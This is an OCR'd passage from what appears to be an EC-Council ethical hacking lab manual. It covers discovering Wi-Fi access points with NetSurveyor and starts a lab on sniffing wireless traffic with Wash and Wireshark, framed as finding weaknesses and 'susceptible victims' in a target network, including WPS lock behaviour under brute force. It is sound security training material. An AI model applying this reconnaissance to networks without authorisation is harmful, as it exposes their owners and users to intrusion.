


Figure 1.1.6: Generate a report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Report Charts As An Adobe PDF File (*.pdf)** window appears. Navigate to the location where you want to save the file (in this case, **Downloads**), ensure the **File name** is **NetSurveyor Report**, and click **Save**.




Figure 1.1.7: Report Charts As An Adobe PDF File (*.pdf) window

15. A **How do you want to open this file?** pop-up appears. Choose any option (in this example, we will use **Microsoft Edge**) and click **OK**.
16. The **NetSurveyor Report** opens in the default pdf viewing application (here, **Microsoft Edge**), displaying a list of discovered access points. Scroll down to view the detailed report about them.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.8: NetSurveyor Report: List of access points

You can also use other Wi-Fi discovery tools such as **inSSIDer Plus** (https://www.metageek.com), **Wi-Fi Scanner** (https://lizardsystems.com), **Acrylic Wi-Fi Home** (https://www.acrylicwifi.com), **WirelessMon** (https://www.passmark.com), and **Ekahau HeatMapper** (https://www.ekahau.com) to discover access points.




Figure 1.1.9: NetSurveyor Report: Timecourse of Beacon Qualities by SSID

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.10: NetSurveyor Report: Different Beacon Qualities by SSID

17. This concludes the demonstration of how to find Wi-Fi networks in range using Wi-Fi discovery tools.
18. Close all open windows and document all the acquired information.
19. Turn off the **Windows 10** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Wireless Traffic Analysis

Wireless traffic analysis is the process of identifying vulnerabilities and susceptible victims in a target wireless network.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your next step in hacking wireless networks is to capture and analyze the traffic of the target wireless network.

This wireless traffic analysis will help you to determine the weaknesses and vulnerable devices in the target network. In the process, you will determine the network's broadcasted SSID, the presence of multiple access points, the possibility of recovering SSIDs, the authentication method used, WLAN encryption algorithms, etc.

The labs in this exercise demonstrate how to use various tools and techniques to capture and analyze the traffic of the target wireless network.

Lab Objectives

- Find Wi-Fi networks and sniff Wi-Fi packets using Wash and Wireshark

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Wireless Traffic Analysis

Wireless traffic analysis helps in determining the appropriate strategy for a successful attack. Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. You can use various Wi-Fi packet-sniffing tools to capture and analyze the traffic of a target wireless network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark

Here, we will use Wash to find Wi-Fi networks and Wireshark to sniff Wi-Fi packets.

Wash is a utility that can be used to identify WPS-enabled access points in the target wireless network. It also enables you to check if the access point is in a locked or unlocked state. This is important, because most WPS-enabled routers automatically lock after five or more unsuccessful login attempts (an attempted brute-force attack), and can be unlocked only manually in the administrator interface of the router.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Put the Wireless Interface in Monitor Mode

2. Plug in the **Linksys 802.11 g WLAN** adapter.
3. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

